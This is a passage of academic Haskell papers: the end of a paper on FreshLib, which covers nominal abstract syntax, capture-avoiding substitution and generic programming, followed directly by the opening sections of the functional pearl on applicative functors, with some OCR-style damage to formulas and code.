      (HasVar a, Data\{FreeVars\{a\}\} a) ⇒ FreeVars\{a\} a
      where
        FV\{a\}(x) =
          case is_var x
          of Just n → [n]
            Nothing → gfoldl\{FreeVars\{a\}\}
              (λfvs-f y → fvs-f ∪ FV\{a\}(y))
              (λ_ → []) x
```

---

**Figure 9.** Free names using modular generics

**data**  $T = \dots$ deriving (*Nom*, ...)  
to automatically derive *Nom T*, but instead we need to write an empty instance

```
instance Nom T where
```

```
-- generic
```

in order to instantiate the “derivable” type class *Nom* to  $T$ . Another cosmetic difference is that as noted earlier, Haskell does not support explicit type parameters, which we have been writing as  $f\{t\}$ . However, type parameter passing can be coded in Haskell using dummy arguments and ascription (e.g. writing  $f\{undefined : t\}$ ). Finally, because the latest version of the SYB library [19] relies on Template Haskell [29] to derive instances of the SYB library’s *Data* and *Typeable* classes, we need to write a Template Haskell directive:

```
$ (derive [',T])
```

However, these changes introduce at most a fixed overhead per file and user-defined datatype. All of the changes are minor and most can be expected to disappear in future versions of ghc as support is added for the modular version of the SYB library.

## 5. Extensions

### 5.1 Integrating with other type classes

One subtle problem arises if one wishes to define  $(==)$  directly as  $\alpha$ -equivalence without having to write additional boilerplate code. In an early version of *FreshLib*, *Nom* only contained  $(-\bullet-)$  and  $(-\#-)$ . We defined  $(==)$  as  $\alpha$ -equivalence for  $\{\!\!\{\dots\}\!\!\}$  and let nature take its course for other instances of  $(==)$ , by defining:

```
instance (Eq a, Nom a) ⇒ Eq (Name \{\!\!\{ a\}\!\!\}) where
  a \{\!\!\{ x == b \}\!\!\} y = (a == b ∧ x == y) ∨
    (a # y ∧ x == (a ↔ b) • y)
```

This was unsatisfactory because (as discussed earlier) *Nom* cannot be mentioned in a *deriving* clause, so *Eq* cannot be mentioned

either (because it is dependent on *Nom* for any type containing  $\text{--} \lll -$ ). Thus an explicit boilerplate instance of *Eq Lam* had to be provided after *Nom Lam* was instantiated:

```
instance Nom Lam where
  -- generic
  instance Eq Lam where
    (Var n) == (Var m) = n == m
    -- more boilerplate cases
```

To get rid of this boilerplate, we put a *Nom*-specific version of equality (namely,  $(==_\alpha)$ ) into *Nom*, that can be used to provide a two-line instantiation of *Eq* whenever desired. However, to integrate *Nom* with other existing type classes (for example, to provide an instance of *Ord* compatible with  $\alpha$ -equivalence), we would have to put additional *Nom*-specific versions of their members into *Nom*. We would prefer to be able to use our original, more modular approach; this would be possible if “derivable” type classes could be used in *deriving* clauses.

## 5.2 User-defined name-types

*FreshLib* provides a “one size fits all” type of string-valued *Names* that is used for all name types. Often we wish to have names that carry more (or less) information than a *String*; for example, a symbol table reference, location information, namespace information, or a pointer to a variable’s value.

In addition, the use of a single *Name* type for all names can lead to subtle bugs due to *Names* of one kind “shadowing” or “capturing” *Names* of another kind. For example, in Haskell, ordinary variables and type variables are separate, so there is no confusion resulting from using *a* as both a type and as a term variable. However, doing this in *FreshLib* leads to disaster:

```
> Lam (a \lll TyApp (Var b) (VarTy a)) ==_
  Lam (a \lll TyApp (Var a) (VarTy a))
False
```

that is, the term-level binding of *a* in *Lam* captures the type variable *a*. This is not desired behavior, and to avoid this, we have to take care to ensure that term and type variable names are always distinct. Using different name types for type and term variables would rule out this kind of bug.

One way to support names of arbitrary types *n* is to parameterize *Name* and other types by the type of data *n* carried by *Names*:

```
data Name n = Name n (Maybe Int)
type Trans n = (Name n, Name n)
type Perm n = [Trans n]
class Nom a where
  -- • - :: Trans n → a → a
  -- # - :: Name n → a → Bool
  -- etc...
```

An immediate difficulty in doing this is that the old instance of *Nom Name* does not work as an instance of *Name String*, or for any other type *t*. The reason is that we would need to provide functions

```
-- • - :: Trans n → Name t → Name t
-- # - :: Name n → Name t → Bool
```

However, in each case the behavior we want is non-parametric: if *n* and *t* are the same type, we swap names or test for inequality, otherwise swapping has no effect and freshness holds. One adequate (but probably inefficient) solution is to require *n* and *t* to be *Typeable*, so that we can test whether *n* and *t* are the same type dynamically using *cast*:

```
class Nom a where
  -- • - :: Typeable n ⇒ Trans n → a → a
  -- # - :: Typeable n ⇒ Name n → a → Bool
  -- ==_\alpha - :: a → a → Bool
instance (Typeable n, Eq n) ⇒ Nom (Name n) where
```

$$\begin{aligned} \tau \bullet n &= \text{case } cast \ t \\ &\quad \text{of } Just (a \leftrightarrow b) \rightarrow \text{if } a == n \text{ then } b \\ &\quad \quad \text{else if } b == n \text{ then } a \\ &\quad \quad \text{else } n \\ &\quad Nothing \rightarrow n \\ a \# n &= \text{case } cast \ a \\ &\quad \text{of } Just a' \rightarrow a' /= n \\ &\quad Nothing \rightarrow True \\ a ==_\alpha b &= a == b \end{aligned}$$

The instances for *Nom* for basic datatypes are unchanged. For  $\text{--} \lll -$ , it is necessary to use *cast* when testing for freshness:

```
instance (Typeable n, Eq n, Nom a) ⇒
  Nom ((Name n) \lll a) where
  a # (b \lll t) = (case cast \ a \\ 
    \ of Just a' \rightarrow a' == b \\
    Nothing \rightarrow False) \vee a \# t
```

The *FreshM*, *HasVar*, *Subst*, and *FreeVars* classes also need to be modified slightly but are essentially unchanged.

Another possibility would be to abstract out the type *Name* itself, and parameterize *Nom*, *FreshM*, and the other classes over *n*. There are two problems with this. First, *ghc* does not support multi-parameter generic type classes; and second, to avoid variable capture it is important that a *FreshM* knows how to freshen *all* kinds of names, not just a particular kind. In the approach suggested above, this is not a problem because *renameFM* :: *FreshM m* ⇒ *Name n* → *m* (*Name n*) is parametric in *n*.

## 5.3 User-defined binding forms

The name-abstraction type *Name \lll a* can be used for a wide variety of binding situations, but for some situations it is awkward. For example, *let*-bindings *let x = e1 in e2*, typed  $\forall$ -quantifiers  $\forall x : \tau. \phi$ , and binding transitions  $p \xrightarrow{x(y)} q$  in the  $\pi$ -calculus can be represented using *Name \lll a*, but the representation requires rearranging the “natural” syntax, for example as *Let e1 (x \lll e2)*, *Forall \tau (x \lll \phi)*, or *BndOutTrans p x (y \lll q)*.

To provide better support for the first two forms of binding, we can provide instances of  $\text{--} \lll -$  that allow binding types other than *Name*. The following code permits binding a name-value pair:

```
data a \triangleright b = a \triangleright b
instance
  (Nom a, Nom b) ⇒ Nom ((Name \triangleright a) \lll b)
where
  a \# ((b \triangleright x) \lll y) = 
    a \# x \wedge (a == b \vee a \# y)
  ((a \triangleright x) \lll y) ==_\alpha ((b \triangleright x') \lll y') =
    x == x' \wedge
    (a == b \wedge y == y' \vee
     a \# y' \wedge y == (a \leftrightarrow b) \bullet y')
```

Then we can encode *let*-binding as *Let ((x \triangleright e1) \lll e2)* and typed quantifiers as *Forall ((x \triangleright \tau) \lll \phi)*. In addition, custom instances of *Subst* and *FreeVars* are needed, but not difficult to derive. More exotic binding forms such as the  $\pi$ -calculus binding transitions can be handled in a similar fashion by defining customized instances of *Nom*, *Subst*, and *FreeVars*.

There are other common forms of binding that cannot be handled at all using *Name \lll a*. Some examples include

- binding a list of names, e.g. the list of parameters in a C function;
- binding the names in the domain of a typing context, e.g.  $\Gamma \vdash e : \tau$  is considered equal up to renaming variables bound in  $\Gamma$  within  $e$  and  $\tau$ ;

- binding the names in a pattern-matching case, e.g.  $p \rightarrow e$  is considered equal up to renaming of bound variables in  $p$  within  $e$ ; and
- binding several mutually recursive names in a recursive `let`.

In each case we wish to *simultaneously bind all of an unknown number of names appearing in a value*.

We sketch a general mechanism for making a type bindable (that is, allowing it on the left side of  $\text{--} \lll \text{--}$ ). For a type  $a$  to be bindable, we need to be able to tell which names are bound by a *a-value* and whether two *a-values* are equal up to a permutation of names. Thus, we introduce a type class for bindable types:

```
class Nom a ⇒ BType a where
  BV(−) :: a → [Name]
  − ⊕ − :: a → a → Maybe Perm
```

The first member,  $BV(−)$ , computes the set of names bound by a *BType*, whereas the second,  $− ⊕ −$ , tests whether two values are equal up to a permutation, and returns such a permutation, if it exists. Now we can provide a very general instance for  $Nom(a \lll b)$ :

```
instance (BType a, Nom b) ⇒ Nom (a \lll b) where
  a # (x \lll y) = a ∈ BV(x) ∨ a # y
  (x \lll y) ==_α (x' \lll y') =
    (x ==_α x' ∧ y ==_α y') ∨
    (case x ⊕ y
      of Just π →
        (all (λa → a # y') (BV(x) \setminus BV(y))) ∧
        (x' ==_α π ⊕ y')
      Nothing → False)
```

The  $\alpha$ -equivalence test checks whether the bound data structures are equal up to a permutation, then checks that all names bound on the left-hand side but not on the right-hand side are fresh for the body on the right-hand side, and finally checks that the permutation that synchronizes the bound names also synchronizes the bodies. This is a natural, if complicated, generalization of  $\alpha$ -equivalence for a single bound name.

In the class instance for substitution, we calculate the names bound by the left-hand side, generate fresh names, and rename the bound names to the fresh names. In the class instance for free variables, instead of subtracting the singleton list  $[a]$ , we subtract  $BV(x)$ . The details are omitted.

Then, for example, we can make contexts

```
newtype Ctx = Ctx [(Name, Type)]
```

bindable by implementing  $BV(−)$  as  $\text{map } fst$  and  $− ⊕ −$  as a function that constructs the simplest permutation  $\pi$  such that  $ctx_1 == \pi ⊕ ctx_2$ , if it exists. Similarly, pattern-based binding can be implemented by providing the corresponding functions for patterns. Note that we can replace the earlier instances of  $Nom(Name \lll a)$  and  $Nom((Name \triangleright a) \lll b)$  by providing the following instance declarations:

```
instance BType Name where
  BV(a) = [a]
  a ⊕ b = Just [(a ↦ b)]
instance (BType a, Nom b) ⇒ BType (a \triangleright b) where
  BV(a \triangleright b) = BV(a)
  (a \triangleright b) ⊕ (a' \triangleright b') = if b ==_α b' then a ⊕ a' else Nothing
```

As promised, we show how to implement the abstract syntax of pattern matching sketched in Section 2.4 as follows:

```
instance BType Pat where
  BV(PVar n) = [n]
  BV(PRec []) = []
  BV(PRec ((_: x) : xs)) = BV(x) ++ BV(xs)
  (PVar n) ⊕ (PVar m) = Just [(n ↦ m)]
  (PRec []) ⊕ (PRec []) = Just []
  (PRec ((l, p) : r1)) ⊕ (PRec ((l' : q) : r2))
```

$$\begin{aligned} & | l == l' \\ & = \text{do } \pi \leftarrow p \ominus q \\ & \quad \tau \leftarrow (PRec\ r1) \ominus (PRec\ (\pi \odot r2)) \\ & \quad \text{return } (\tau + \pi) \\ - \ominus - & = \text{Nothing} \end{aligned}$$

Note that this implementation assumes, but does not enforce, that labels and pattern variables are distinct; thus, expressions like  $\{l : e_1, l : e_2\}$  and patterns like  $\{l_1 : x, l_2 : x\}$  need to be excluded manually.

Unfortunately, combining user-defined name types with user-defined binding forms appears to be nontrivial. We are currently working on combining these extensions.

## 5.4 Other nominal generic functions

Capture-avoiding substitution and free variables sets are just two among many possible interesting generic operations on abstract syntax with names. A few other examples include  $\alpha$ -equivalence-respecting linear and subterm orderings; conversion to and from name-free encodings like de Bruijn indices or binary formats; syntactic unification [21, 33]; and randomized test generation as in QuickCheck [8].

Using the SYB3 library, it appears possible to define “nominal” versions of the *gfoldl*, *gmap*, *gzip*, and other combinators of *Data*, such that names are freshened by default when passing through a name-abstraction. In this approach, many interesting generic functions besides the ones we have considered would be expressible as nominal generic traversals or queries. We leave exploration of this possibility for future work.

## 5.5 Optimizations

Substitution and free variable computations are basic operations that need to be efficient. Currently *FreshLib* is written for clarity, not efficiency; in particular, it follows a “sledge hammer” approach [15] in which all bound names are renamed and all subterms visited during capture-avoiding substitution. While Haskell’s built-in sharing, laziness, and other optimizations offer some assistance, faster techniques for dealing with substitution are well-known, and we plan to investigate whether they can be supported in *FreshLib*.

Some minor optimizations are easy to incorporate. For example, our implementation of substitution always traverses the whole term, but we can easily modify the instance declaration for  $Subst\ t\ (Name \lll a)$  to stop substitution early if we detect that the name for which we are substituting becomes bound. Similarly, we can improve the efficiency of simultaneous substitution and  $FV\{\_ \}(−)$  using efficient *FiniteMap* or *Set* data structures.

Another possible optimization would be to use the “rapier” approach to capture-avoiding substitution used in the *ghc inline* and described by Peyton Jones and Marlow [15, Section 4.2]. In this approach, the set of all variables in scope is computed simultaneously with capture-avoiding substitution, and fresh names are not generated using a monad, but by hashing the set of names to guess a name that is (with high probability) not already in scope. In this approach, substitution is a pure function, so the use of monads for name-generation can be avoided. On the other hand, the hashing step may need to be repeated until a fresh name is found.

## 5.6 Parallelization

The order in which fresh names are generated usually has no effect on the results of computation, so theoretically, substitution operations could be reordered or even be performed in parallel. (We have in mind a fine-grained approach to parallel programming such as GPH [1]). However, the classical approach based on side-effects hides these optimization opportunities because fresh names are generated sequentially. In our approach, substitution can be performed in parallel as long as *separate threads generate distinct*

*fresh names*. One way to do this is to replace the “single-threaded” freshness monad with one that can always “split” the source of fresh names into two disjoint parts. For example, fresh names could be generated using the technique of Augustsson et al. [4], in which the fresh name source is an infinite lazy tree which can be split into two disjoint fresh name sources as needed.

## 6. Related and Future Work

FreshML [26, 30] was an important source of inspiration for this work. Another source was logic programming languages such as  $\lambda$ Prolog [23] and Qu-Prolog [32], which provide capture-avoiding substitution as a built-in operation defined on the structure of terms.

We are aware of at least two other implementations of FreshML-like functionality as a Haskell library [35, 28], all based on essentially the same idea as ours: use type classes to provide swapping, freshness, and  $\alpha$ -equivalence. The alternative attempts of which we are aware seem to include roughly the same functionality as discussed in the first half of Section 3, but not to use generic programming, or to consider substitution or free variable set computations at all. Sheard’s library in particular inspired our treatment of freshness monads and user-defined binding forms.

Urban and Tasson [34] have used Isabelle/HOL’s *axiomatic type classes* to develop a formalization of the lambda-calculus. Our techniques for generic programming with nominal abstract syntax may be relevant in this setting.

Recently, Pottier [27] has developed Caml, a source-to-source translation tool for OCaml that converts a high-level type specification including a generalization of FreshML-like name and abstraction types. Interestingly, this approach also provides more advanced declarative support for exotic binding forms, including `letrec`. In Caml, although capture-avoiding substitution is not built-in, it is easy to implement by overriding a *visitor* operation on syntax trees that is provided automatically. This is further evidence that nominal abstract syntax is compatible with a variety of generic programming techniques, not just those provided by `ghc`.

One advantage of implementing nominal abstract syntax as a language extension (as in FreshML and  $\alpha$ Prolog) rather than as a library is that built-in equality is  $\alpha$ -equivalence, so even though name-generation is treated using side-effects or nondeterminism in these languages, capture-avoiding substitution is a pure function (i.e., has no observable side-effects up to  $\alpha$ -equivalence). Such language extensions also have the advantage that providing user-defined name-types is straightforward; the lack of good support for the latter is probably the biggest gap in *FreshLib*. Although *FreshLib* provides fewer static guarantees, it is more flexible in other important respects: for example, it is possible for users to define their own binding forms (Section 5.3). Another advantage of *FreshLib* is that the underlying representations of names are accessible; for example, names can be ordered, and so can be used as keys in efficient data structures, whereas in FreshML and  $\alpha$ Prolog this is not allowed because there is no swapping-invariant ordering on names.

There is a large literature on efficient representations of  $\lambda$ -terms and implementations of capture-avoiding substitution in a variety of settings; for example, explicit substitutions [2], optimal reduction [3], and  $\lambda$ -DAGs [31]. We plan to attempt to integrate some such techniques into *FreshLib*.

Lämmel [16] proposed using generic programming, and in particular, generic traversals, as the basis for refactoring tools (that is, tools for automatic user-controlled program transformation). In this technique, refactorings can be described at a high level of generality and then instantiated to particular languages by describing the syntax and binding structure. This approach has much in common with the use of the *HasVar* and *BType* classes, and we are interested in exploring this connection further. An important difference

is that in refactoring, renaming and fresh name generation is expected to be performed by the user. Thus, refactorings simply fail if a name clash is detected, whereas *FreshLib* needs to be able to generate fresh names automatically in such situations.

The *FreshLib* approach is a lightweight but powerful way to incorporate the novel features of FreshML inside Haskell. It seems particularly suitable for prototyping, rapid development, or educational purposes. But is it suitable for use in real Haskell programs? We are optimistic that there is some way of reconciling efficiency, modularity, and transparency, but this is an important direction for future work. One recent development that may help in this respect is Chakravarty et al.’s extension of Haskell type classes to support *associated types* [6]. We speculate that associated types may be useful for providing better support for user-defined name and binding types in *FreshLib*.

## 7. Conclusion

This paper shows that recent developments in two active research areas, *generic programming* and *nominal abstract syntax*, can be fruitfully combined to provide advanced capabilities for programming abstract syntax with names and binding in Haskell. In nominal abstract syntax, functions for comparing two terms up to renaming, calculating the set of free variables of a term, and safely substituting a term for a variable have very regular definitions—so regular, in fact, that they can be expressed using generic programming techniques already supported by extensions to Haskell such as derivable type classes and the SYB library. Moreover, these definitions can be provided *once and for all* by a library; we have developed a “proof of concept” library called *FreshLib*. All of the code for chores such as  $\alpha$ -equivalence, substitution, and free variables are provided by *FreshLib* and can be used without having to first learn nominal abstract syntax or generic programming, or master some external generic programming tool.

The ability to provide capture-avoiding substitution as a built-in operation is often cited as one of the main advantages of higher-order abstract syntax over other approaches. We have shown that, in the presence of generic programming techniques, this advantage is shared by nominal abstract syntax. In addition, our approach provides for more exotic forms of user-defined binding, including pattern-matching binding forms. In contrast, name-free or higher-order abstract syntax techniques provide no special assistance for this kind of binding.

On the other hand, this paper has focused on clarity over efficiency. There are many optimization techniques that we hope can be incorporated into *FreshLib*. The fact that *FreshLib* works *at all* is encouraging, however, because it suggests that nominal abstract syntax, like higher-order abstract syntax, is a sensible high-level programming interface for names and binding. It remains to be determined whether this interface can, like higher-order abstract syntax, be implemented efficiently. We believe that *FreshLib* is a promising first step towards an efficient generic library for *scrapping your nameplate*.

## Acknowledgments

I wish to thank Ralf Lämmel and Simon Peyton Jones for answering questions about the new *Scrap your Boilerplate* library and associated paper. I also wish to thank Tim Sheard for sharing his FreshML-like Haskell library, some of whose ideas have been incorporated into *FreshLib*. This work was supported by EPSRC grant R37476.

# FUNCTIONAL PEARL

## *Applicative programming with effects*

CONOR MCBRIDE

ROSS PATERSON  
City University, London

---

### Abstract

In this paper, we introduce **Applicative** functors—an abstract characterisation of an applicative style of effectful programming, weaker than **Monads** and hence more widespread. Indeed, it is the ubiquity of this programming pattern that drew us to the abstraction. We retrace our steps in this paper, introducing the applicative pattern by diverse examples, then abstracting it to define the **Applicative** type class and introducing a bracket notation which interprets the normal application syntax in the idiom of an **Applicative** functor. Further, we develop the properties of applicative functors and the generic operations they support. We close by identifying the categorical structure of applicative functors and examining their relationship both with **Monads** and with **Arrows**.

---

### 1 Introduction

This is the story of a pattern that popped up time and again in our daily work, programming in Haskell (Peyton Jones, 2003), until the temptation to abstract it became irresistible. Let us illustrate with some examples.

*Sequencing commands* One often wants to execute a sequence of commands and collect the sequence of their responses, and indeed there is such a function in the Haskell Prelude (here specialised to **IO**):

```
sequence :: [IO a] → IO [a]
sequence [] = return []
sequence (c : cs) = do
  x ← c
  xs ← sequence cs
  return (x : xs)
```

In the  $(c : cs)$  case, we collect the values of some effectful computations, which we then use as the arguments to a pure function ( $:$ ). We could avoid the need for names to wire these values through to their point of usage if we had a kind of ‘effectful application’. Fortunately, exactly such a thing lives in the standard **Monad** library:

```

ap :: Monad m ⇒ m (a → b) → m a → m b
ap mf mx = do
  f ← mf
  x ← mx
  return (f x)

```

Using this function we could rewrite `sequence` as:

```

sequence :: [IO a] → IO [a]
sequence [] = return []
sequence (c : cs) = return (:) `ap` c `ap` sequence cs

```

where the `return` operation, which every `Monad` must provide, lifts pure values to the effectful world, whilst `ap` provides ‘application’ within it.

Except for the noise of the `returns` and `aps`, this definition is in a fairly standard applicative style, even though effects are present.

*Transposing ‘matrices’* Suppose we represent matrices (somewhat approximately) by lists of lists. A common operation on matrices is transposition<sup>1</sup>.

```

transpose :: [[a]] → [[a]]
transpose [] = repeat []
transpose (xs : xss) = zipWith (:) xs (transpose xss)

```

Now, the binary `zipWith` is one of a family of operations that ‘vectorise’ pure functions. As Daniel Fridlender and Mia Indrika (2000) point out, the entire family can be generated from `repeat`, which generates an infinite stream from its argument, and `zapp`, a kind of ‘zippy’ application.

<code>repeat :: a → [a]</code> <code>repeat x = x : repeat x</code>	<code>zapp :: [a → b] → [a] → [b]</code> <code>zapp (f : fs) (x : xs) = f x : zapp fs xs</code> <code>zapp _ _ = []</code>
--	--

The general scheme is as follows:

```

zipWithn :: (a1 → ⋯ → an → b) → [a1] → ⋯ → [an] → [b]
zipWithn f xs1 … xsn = repeat f `zapp` xs1 `zapp` … `zapp` xsn

```

In particular, transposition becomes

```

transpose :: [[a]] → [[a]]
transpose [] = repeat []
transpose (xs : xss) = repeat (:) `zapp` xs `zapp` transpose xss

```

Except for the noise of the `repeats` and `zapps`, this definition is in a fairly standard applicative style, even though we are working with vectors.

*Evaluating expressions* When implementing an evaluator for a language of expressions, it is customary to pass around an environment, giving values to the free variables. Here is a very simple example

<sup>1</sup> This function differs from the one in the standard library in its treatment of ragged lists

```

data Exp v = Var v
    | Val Int
    | Add (Exp v) (Exp v)

eval :: Exp v → Env v → Int
eval (Var x)   γ = fetch x γ
eval (Val i)   γ = i
eval (Add p q) γ = eval p γ + eval q γ

```

where  $\text{Env } v$  is some notion of environment and  $\text{fetch } x$  projects the value for the variable  $x$ .

We can eliminate the clutter of the explicitly threaded environment with a little help from some very old friends, designed for this purpose:

```

eval :: Exp v → Env v → Int
eval (Var x)   = fetch x
eval (Val i)   =  $\mathbb{K} i$ 
eval (Add p q) =  $\mathbb{K} (+) \circ \text{eval } p \circ \mathbb{S} \circ \text{eval } q$ 

```

where

$$\begin{aligned}\mathbb{K} &:: a \rightarrow \text{env} \rightarrow a & \mathbb{S} &:: (\text{env} \rightarrow a \rightarrow b) \rightarrow (\text{env} \rightarrow a) \rightarrow (\text{env} \rightarrow b) \\ \mathbb{K} x \gamma &= x & \mathbb{S} ef es \gamma &= (ef \gamma) (es \gamma)\end{aligned}$$

Except for the noise of the  $\mathbb{K}$  and  $\mathbb{S}$  combinators<sup>2</sup>, this definition of eval is in a fairly standard applicative style, even though we are abstracting an environment.

## 2 The Applicative class

We have seen three examples of this ‘pure function applied to funny arguments’ pattern in apparently quite diverse fields—let us now abstract out what they have in common. In each example, there is a type constructor  $f$  that embeds the usual notion of value, but supports its *own peculiar way* of giving meaning to the usual applicative language—its *idiom*. We correspondingly introduce the Applicative class:

```

infixl 4 ⊗
class Applicative f where
  pure :: a → f a
  (⊗) :: f (a → b) → f a → f b

```

This class generalises  $\mathbb{S}$  and  $\mathbb{K}$  from threading an environment to threading an effect in general.

We shall require the following laws for applicative functors:

<b>identity</b>	$\text{pure id } \otimes u = u$
<b>composition</b>	$\text{pure } (\cdot) \otimes u \otimes v \otimes w = u \otimes (v \otimes w)$
<b>homomorphism</b>	$\text{pure } f \otimes \text{pure } x = \text{pure } (f x)$
<b>interchange</b>	$u \otimes \text{pure } x = \text{pure } (\lambda f \rightarrow f x) \otimes u$

<sup>2</sup> also known as the `return` and `ap` of the environment `Monad`

The idea is that `pure` embeds pure computations into the pure fragment of an effectful world—the resulting computations may thus be shunted around freely, as long as the order of the genuinely effectful computations is preserved.

You can easily check that applicative functors are indeed functors, with the following action on functions:

$$\begin{aligned} (\langle \$ \rangle) :: \text{Applicative } f \Rightarrow (a \rightarrow b) \rightarrow f\ a \rightarrow f\ b \\ f\ \langle \$ \rangle\ u = \text{pure } f \circledast u \end{aligned}$$

Moreover, any expression built from the Applicative combinators can be transformed to a canonical form in which a single pure function is ‘applied’ to the effectful parts in depth-first order:

$$\text{pure } f \circledast u_1 \circledast \dots \circledast u_n$$

This canonical form captures the essence of Applicative programming: computations have a fixed structure, given by the pure function, and a sequence of sub-computations, given by the effectful arguments. We therefore find it convenient, at least within this paper, to write this form using a special bracket notation,

$$[\![f\ u_1 \dots u_n]\!]$$

indicating a shift into the idiom of an Applicative functor, where a `pure` function is applied to a sequence of effectful arguments using the appropriate  $\circledast$ . Our intention is to give an indication that effects are present, whilst retaining readability of code.

Given Haskell extended with multi-parameter type classes, enthusiasts for overloading may replace ‘[’ and ‘]’ by identifiers `I` and `I` with the right behaviour<sup>3</sup>.

The `IO` monad, and indeed any `Monad`, can be made `Applicative` by taking `pure = return` and `( $\circledast$ ) = ap`. We could alternatively use the variant of `ap` that performs the computations in the opposite order, but we shall keep to the left-to-right order in this paper. Sometimes we can implement the `Applicative` interface a little more directly, as with  $(\rightarrow)$  `env`:

```
instance Applicative (( $\rightarrow$ ) env) where
  pure x =  $\lambda\gamma \rightarrow x$  -- K
  ef  $\circledast$  ex =  $\lambda\gamma \rightarrow (ef\ \gamma)\ (ex\ \gamma)$  -- S
```

With these instances, `sequence` and `eval` become:

```
sequence :: [IO a]  $\rightarrow$  IO [a]
sequence [] = [\![]\!]
sequence (c : cs) = [\!(:) c (sequence cs)\!]

eval :: Exp v  $\rightarrow$  Env v  $\rightarrow$  Int
eval (Var x) = fetch x
eval (Val i) = [\!i\!]
eval (Add p q) = [\!(+)\ (eval p)\ (eval q)\!]
```

If we want to do the same for our `transpose` example, we shall have to avoid the

<sup>3</sup> Hint: Define an overloaded function `applicative`  $u\ v_1 \dots v_n\ I = u \circledast v_1 \circledast \dots \circledast v_n$

library's 'list of successes' (Wadler, 1985) monad and take instead an instance `Applicative []` that supports 'vectorisation', where `pure = repeat` and `( $\otimes$ ) = zapp`, yielding

```
transpose :: [[a]] → [[a]]
transpose [] = []
transpose (xs : xss) = [(:) xs (transpose xss)]
```

In fact, `repeat` and `zapp` are not the `return` and `ap` of any `Monad`.

### 3 Traversing data structures

Have you noticed that `sequence` and `transpose` now look rather alike? The details that distinguish the two programs are inferred by the compiler from their types. Both are instances of the *applicative distributor* for lists:

```
dist :: Applicative f ⇒ [f a] → f [a]
dist [] = []
dist (v : vs) = [(:) v (dist vs)]
```

Distribution is often used together with 'map'. For example, given the monadic 'failure-propagation' applicative functor for `Maybe`, we can map some failure-prone operation (a function in  $a \rightarrow \text{Maybe } b$ ) across a list of inputs in such a way that any individual failure causes failure overall.

```
flakyMap :: (a → Maybe b) → [a] → Maybe [b]
flakyMap f ss = dist (fmap f ss)
```

As you can see, `flakyMap` traverses `ss` twice—once to apply `f`, and again to collect the results. More generally, it is preferable to define this applicative mapping operation directly, with a single traversal:

```
traverse :: Applicative f ⇒ (a → f b) → [a] → f [b]
traverse f [] = []
traverse f (x : xs) = [(:) (f x) (traverse f xs)]
```

This is just the way you would implement the ordinary `fmap` for lists, but with the right-hand sides wrapped in `[(· · ·)]`, shifting them into the idiom. Just like `fmap`, `traverse` is a useful gadget to have for many data structures, hence we introduce the type class `Traversable`, capturing functorial data structures through which we can thread an applicative computation:

```
class Traversable t where
  traverse :: Applicative f ⇒ (a → f b) → t a → f (t b)
  dist     :: Applicative f ⇒ t (f a) → f (t a)
  dist     = traverse id
```

Of course, we can recover an ordinary 'map' operator by taking `f` to be the identity—the simple applicative functor in which all computations are pure:

```
newtype Id a = An{an :: a}
```

Haskell's **newtype** declarations allow us to shunt the syntax of types around without changing the run-time notion of value or incurring any run-time cost. The 'labelled field' notation defines the projection  $\text{an} :: \text{Id } a \rightarrow a$  at the same time as the constructor  $\text{An} :: a \rightarrow \text{Id } a$ . The usual applicative functor has the usual application:

```
instance Applicative Id where
    pure      = An
    An f ⊗ An x = An (f x)
```

So, with the **newtype** signalling which Applicative functor to thread, we have

$$\text{fmap } f = \text{an} \cdot \text{traverse} (\text{An} \cdot f)$$

Meertens (1998) defined generic *dist*-like operators, families of functions of type  $t(f a) \rightarrow f(t a)$  for every regular functor  $t$  (that is, 'ordinary' uniform datatype constructors with one parameter, constructed by recursive sums of products). His conditions on  $f$  are satisfied by applicative functors, so the regular type constructors can all be made instances of *Traversable*. The rule-of-thumb for *traverse* is 'like *fmap* but with  $\llbracket \dots \rrbracket$  on the right'. For example, here is the definition for trees:

```
data Tree a = Leaf | Node (Tree a) a (Tree a)
instance Traversable Tree where
    traverse f Leaf      =  $\llbracket \text{Leaf} \rrbracket$ 
    traverse f (Node l x r) =  $\llbracket \text{Node} (\text{traverse } f l) (f x) (\text{traverse } f r) \rrbracket$ 
```

This construction even works for non-regular types. However, not every *Functor* is *Traversable*. For example, the functor  $(\rightarrow) \text{ env}$  cannot in general be *Traversable*. To see why, take  $\text{env} = \text{Integer}$  and try to distribute the *Maybe* functor!

Although Meertens did suggest that threading monads might always work, his primary motivation was to generalise reduction or 'crush' operators, such as flattening trees and summing lists. We shall turn to these in the next section.

#### 4 Monoids are phantom Applicative functors

The data that one may sensibly accumulate have the *Monoid* structure:

```
class Monoid o where
     $\emptyset :: o$ 
    ( $\oplus$ ) ::  $o \rightarrow o \rightarrow o$ 
```

such that ' $\oplus$ ' is an associative operation with identity  $\emptyset$ . The functional programming world is full of monoids—numeric types (with respect to zero and plus, or one and times), lists with respect to [] and ++, and many others—so generic technology for working with them could well prove to be useful. Fortunately, every monoid induces an applicative functor, albeit in a slightly peculiar way:

```
newtype Accy o a = Acc{acc :: o }
```

*Accy o a* is a *phantom type* (Leijen & Meijer, 1999)—its values have nothing to do with  $a$ , but it does yield the applicative functor of accumulating computations:

```
instance Monoid o  $\Rightarrow$  Applicative (Accy o) where
  pure _ = Acc  $\emptyset$ 
  Acc o1  $\otimes$  Acc o2 = Acc (o1  $\oplus$  o2)
```

Now reduction or ‘crushing’ is just a special kind of traversal, in the same way as with any other applicative functor, just as Meertens suggested:

```
accumulate :: (Traversable t, Monoid o)  $\Rightarrow$  (a  $\rightarrow$  o)  $\rightarrow$  t a  $\rightarrow$  o
accumulate f = acc  $\cdot$  traverse (Acc  $\cdot$  f)
reduce :: (Traversable t, Monoid o)  $\Rightarrow$  t o  $\rightarrow$  o
reduce = accumulate id
```

Operations like flattening and concatenation become straightforward:

flatten :: Tree a $\rightarrow$ [a]	concat :: [[a]] $\rightarrow$ [a]
flatten = accumulate (:[])	concat = reduce

We can extract even more work from instance inference if we use the type system to distinguish different monoids available for a given datatype. Here, we use the disjunctive structure of Bool to test for the presence of an element satisfying a given predicate:

```
newtype Mighty = Might{ might :: Bool }
instance Monoid Mighty where
   $\emptyset$  = Might False
  Might x  $\oplus$  Might y = Might (x  $\vee$  y)
  any :: Traversable t  $\Rightarrow$  (a  $\rightarrow$  Bool)  $\rightarrow$  t a  $\rightarrow$  Bool
  any p = might  $\cdot$  accumulate (Might  $\cdot$  p)
```

Now `any` ( $\equiv$ ) behaves just as the `elem` function for lists, but it can also tell whether a variable from  $v$  occurs free in an `Exp v`. Of course, `Bool` also has a conjunctive `Musty` structure, which is just as easy to exploit.

## 5 Applicative versus Monad?

